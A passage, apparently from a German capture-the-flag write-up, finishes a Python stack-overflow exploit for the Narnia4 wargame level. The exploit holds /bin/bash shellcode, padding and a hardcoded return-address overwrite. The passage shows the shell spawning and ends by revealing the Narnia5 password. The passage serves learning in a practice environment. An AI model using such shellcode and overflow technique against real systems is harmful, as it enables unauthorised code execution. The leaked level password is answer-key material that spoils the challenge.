    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80" ## 33 Bytes

# 66 Bytes übrig
payload += b"A" * 66

# 4 Bytes für int i
payload += b"I" * 4

# Base Pointer ebp
payload += b"B" * 4

# Return Address
# 0xffffd1bc
# payload += b"C" * 4
payload += b"\xff\xff\xd1\xbc"[::-1]
```

```
20
21 sys.stdout.buffer.write(payload)
```




Figure 16: In gdb kann ich sehen, dass /bin/bash ausgeführt wurde - das sieht sehr gut aus

Nun versuche ich es auch mit dem Programm ohne gdb und…




Figure 17: Der Exploit funktioniert: Der Shellcode wird ausgeführt und es öffnet sich eine Shell

Eureka!
Damit ist auch Narnia4 besiegt und wir können das Passwort für Narnia5 auslesen: Ni3xHPEuuw